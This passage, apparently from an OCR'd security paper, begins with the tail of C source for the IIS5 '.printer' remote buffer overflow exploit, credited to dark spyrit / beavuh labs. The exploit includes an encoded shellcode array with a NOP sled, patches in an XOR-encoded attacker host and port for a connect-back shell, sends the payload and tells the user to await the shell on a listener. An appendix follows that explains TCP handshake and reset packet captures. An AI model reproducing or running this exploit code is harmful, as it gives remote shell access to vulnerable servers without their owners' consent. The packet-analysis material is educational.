"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6\xfa\xf6\xfe\xf0"
"\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb"
"\xf0\xf6\xe1\x95\xe6\xf0\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb"
"\xf0\xed\xf0\x95\x0d\x0a\x48\x6f\x73\x74\x3a\x20\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x33"
"\xc0\xb0\x90\x03\xd8\x8b\x03\x8b\x40\x60\x33\xdb\xb3\x24\x03\xc3\xff\xe0"
"\xeb\xb9\x90\x90\x05\x31\x8c\x6a\x0d\x0a\x0d\x0a";

    int                     s;
    unsigned short int      a_port;
    unsigned long           a_host;
    struct hostent          *ht;
    struct sockaddr_in      sin;

    printf("iis5 remote .printer overflow.\n"
        "dark spyrit  / beavuh labs.\n");

if (argc != 5){
    printf("usage: %s    \n",argv[0]);
    exit(1);
    }

    if ((ht = gethostbyname(argv[1])) == 0){
        herror(argv[1]);
        exit(1);
    }

    sin.sin_port = htons(atoi(argv[2]));
    a_port = htons(atoi(argv[4]));
    a_port^=0x9595;

    sin.sin_family = AF_INET;
    sin.sin_addr = *((struct in_addr *)ht->h_addr);

    if ((ht = gethostbyname(argv[3])) == 0){
        herror(argv[3]);
        exit(1);
    }

    a_host = *((unsigned long *)ht->h_addr);
    a_host^=0x95959595;

    sploit[441]= (a_port) & 0xff;
    sploit[442]= (a_port >> 8) & 0xff;

    sploit[446]= (a_host) & 0xff;
    sploit[447]= (a_host >> 8) & 0xff;
    sploit[448]= (a_host >> 16) & 0xff;
    sploit[449]= (a_host >> 24) & 0xff;

    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
        perror("socket");
        exit(1);
    }

    printf("\nconnecting... \n");

    if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
        perror("connect");
        exit(1);
    }

    write(s, sploit, strlen(sploit));
    sleep (1);
    close (s);
```

```
        printf("sent... \nyou may need to send a carriage on your listener if the shell doesn't appear.\nhave fun!\n");
        exit(0);
}
```


Appendix B

The first series of screen prints illustrates a successful TCP connection being made to an HTTP server. The screen capture was done via IRIS from eEye.com.




```
TCP header
  Source port = 1040 TCP->1040
  Destination port = 80 TCP-> HTTP
  Sequence number = 3173920989
  Aknowledgement number = 0
  Header length = 7 (28 bytes)
  Flags
    ..0..... Urgent pointer = 0
    ...0.... ACK = 0
    ....0... Push = 0
    .....0.. Reset = 0
    ......1. SYN = 1
    .......0 FIN = 0
  Window = 64512
  Checksum = 0x25FA  (Correct)
```

You can see above the source port is 1040 from the client machine to port 80 on the target machine. The only TCP flag set is the SYN flag. This indicates the client is requesting a connection to the server on port 80.




```
TCP header
  Source port = 80 TCP-> HTTP
  Destination port = 1040 TCP->1040
  Sequence number = 676082069
  Aknowledgement number = 3173920
  Header length = 7 (28 bytes)
  Flags
    ..0..... Urgent pointer = 0
    ...1.... ACK = 1
    ....0... Push = 0
    .....0.. Reset = 0
    ......1. SYN = 1
    .......0 FIN = 0
  Window = 17316
  Checksum = 0x83E4  (Correct)
  Urgent pointer = 0
```

Now you see the server has responded with a packet with both the SYN and ACK flags set. This indicates the server is listening on that port and willing to accept a connection on it.



```
TCP header
    Source port = 1040 TCP->1040
    Destination port = 80 TCP-> HTTP
    Sequence number = 3173920990
    Aknowledgement number = 67608207
    Header length = 5 (20 bytes)
    Flags
        ..0..... Urgent pointer = 0
        ...1.... ACK = 1
        ....0... Push = 0
        .....0.. Reset = 0
        ......0. SYN = 0
        .......0 FIN = 0
    Window = 64512
    Checksum = 0xF84B  (Correct)
```


Now the client responds with a packet with just the ACK flag set. This finalizes the connection. The sequence numbers are also synchronized during this process.



```
TCP header
    Source port = 1040 TCP->1040
    Destination port = 80 TCP-> HTTP
    Sequence number = 3173920990
    Aknowledgement number = 67608207
    Header length = 5 (20 bytes)
    Flags
        ..0..... Urgent pointer = 0
        ...1.... ACK = 1
        ....1... Push = 1
        .....0.. Reset = 0
        ......0. SYN = 0
        .......0 FIN = 0
    Window = 64512
    Checksum = 0x1464  (Correct)
```


At this point the connection is made and the machines begin the conversation. You can see this is happening because the Push flag is set to 1. When the client or server terminates the session it will either set the FIN flag to 1 (this starts a disconnect sequence) or set the Reset flag to 1 (immediate termination).

The second series of packets illustrate the response a server gives if it is not listening on a port.



```
TCP header
    Source port = 1039 TCP->1039
    Destination port = 79 TCP-> FINGER
    Sequence number = 3173872022
    Aknowledgement number = 0
    Header length = 7 (28 bytes)
    Flags
        ..0..... Urgent pointer = 0
        ...0.... ACK = 0
        ....0... Push = 0
        .....0.. Reset = 0
        ......1. SYN = 1
        .......0 FIN = 0
    Window = 64512
    Checksum = 0xE543  (Correct)
```

In this packet the client request on a connection on the finger port (79) with the server. The server is not listening on this port.



```
TCP header
    Source port = 79 TCP-> FINGER
    Destination port = 1039 TCP->1039
    Sequence number = 0
    Aknowledgement number = 31738720
    Header length = 5 (20 bytes)
    Flags
        ..0..... Urgent pointer = 0
        ...1.... ACK = 1
        ....0... Push = 0
        .....1.. Reset = 1
        ......0. SYN = 0
        .......0 FIN = 0
    Window = 0
```

The server responds with a TCP Reset (Reset Flag = 1) to the client. This tells the client that it will not accept a connection on this port.